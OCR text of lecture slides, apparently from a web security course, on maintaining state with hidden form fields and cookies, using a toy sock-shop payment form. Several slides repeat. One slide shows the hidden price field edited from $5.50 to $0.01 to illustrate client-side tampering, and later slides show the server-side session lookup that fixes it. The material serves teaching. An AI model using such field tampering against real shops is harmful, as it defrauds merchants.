
- Server processing results in intermediate state
- Send the state to the client in *hidden fields*
- Client returns the state in subsequent responses

Maintaining state across HTTP sessions

Client
Server
Browser
State
Web server


- Server processing results in intermediate state
- Send the state to the client in *hidden fields*
- Client returns the state in subsequent responses

Maintaining state across HTTP sessions




- Server processing results in intermediate state
- Send the state to the client in *hidden fields*
- Client returns the state in subsequent responses

Maintaining state across HTTP sessions



- Server processing results in intermediate state
- Send the state to the client in *hidden fields*
- Client returns the state in subsequent responses


Maintaining state across HTTP sessions



- Server processing results in intermediate state
- Send the state to the client in *hidden fields*
- Client returns the state in subsequent responses

Online ordering

socks.com




Order

$5.50


Online ordering

socks.com


Order

$5.50

socks.com


Pay

The total cost is $5.50.
Confirm order?

Separate page

Online ordering

What’s presented to the user

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action=“submit_order” method=“GET”>
The total cost is $5.50. Confirm order?
<input type=“hidden” name=“price” value=“5.50”>
<input type=“submit” name=“pay” value=“yes”>
<input type=“submit” name=“pay” value=“no”>

</body>
</html>
```

Online ordering

What’s presented to the user

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action=“submit_order” method=“GET”>
The total cost is $5.50. Confirm order?
<input type=“hidden” name=“price” value=“5.50”>
<input type=“submit” name=“pay” value=“yes”>
<input type=“submit” name=“pay” value=“no”>

</body>
</html>
```

Online ordering

The corresponding backend processing

```
if(pay == yes && price != NULL)
{
   bill_creditcard(price);
   deliver_socks();
}
else
   display_transaction_cancelled_page();
```

Online ordering

The corresponding backend processing

```
if(pay == yes && price != NULL)
{
   bill_creditcard(price);
   deliver_socks();
}
else
   display_transaction_cancelled_page();
```

Online ordering

What’s presented to the user

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action=“submit_order” method=“GET”>
The total cost is $5.50. Confirm order?
<input type=“hidden” name=“price” value=“5.50”>
<input type=“submit” name=“pay” value=“yes”>
<input type=“submit” name=“pay” value=“no”>

</body>
</html>
```

Online ordering

What’s presented to the user

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action=“submit_order” method=“GET”>
The total cost is $5.50. Confirm order?
<input type=“hidden” name=“price” value=“0.01”>
<input type=“submit” name=“pay” value=“yes”>
<input type=“submit” name=“pay” value=“no”>

</body>
</html>
```

Minimizing trust in the client

What’s presented to the user

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action=“submit_order” method=“GET”>
The total cost is $5.50. Confirm order?
<input type=“hidden” name=“price” value=“5.50”>
<input type=“submit” name=“pay” value=“yes”>
<input type=“submit” name=“pay” value=“no”>

</body>
</html>
```

Minimizing trust in the client

What’s presented to the user

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action=“submit_order” method=“GET”>
The total cost is $5.50. Confirm order?
<input type=“hidden” name=“sid” value=“781234”>
<input type=“submit” name=“pay” value=“yes”>
<input type=“submit” name=“pay” value=“no”>

</body>
</html>
```

Minimizing trust in the client

The corresponding backend processing

```
price = lookup(sid);
if(pay == yes && price != NULL)
{
  bill_creditcard(price);
  deliver_socks();
}
else
  display_transaction_cancelled_page();
```


Minimizing trust in the client

The corresponding backend processing

```
price = lookup(sid);
if(pay == yes && price != NULL)
{
  bill_creditcard(price);
  deliver_socks();
}
else
  display_transaction_cancelled_page();
```

We don’t want to pass hidden fields around all the time

Statefulness with Cookies




- Server stores state, indexes it with a cookie

- Send this cookie to the client


- Client stores the cookie and returns it with subsequent queries to that same server

Statefulness with Cookies



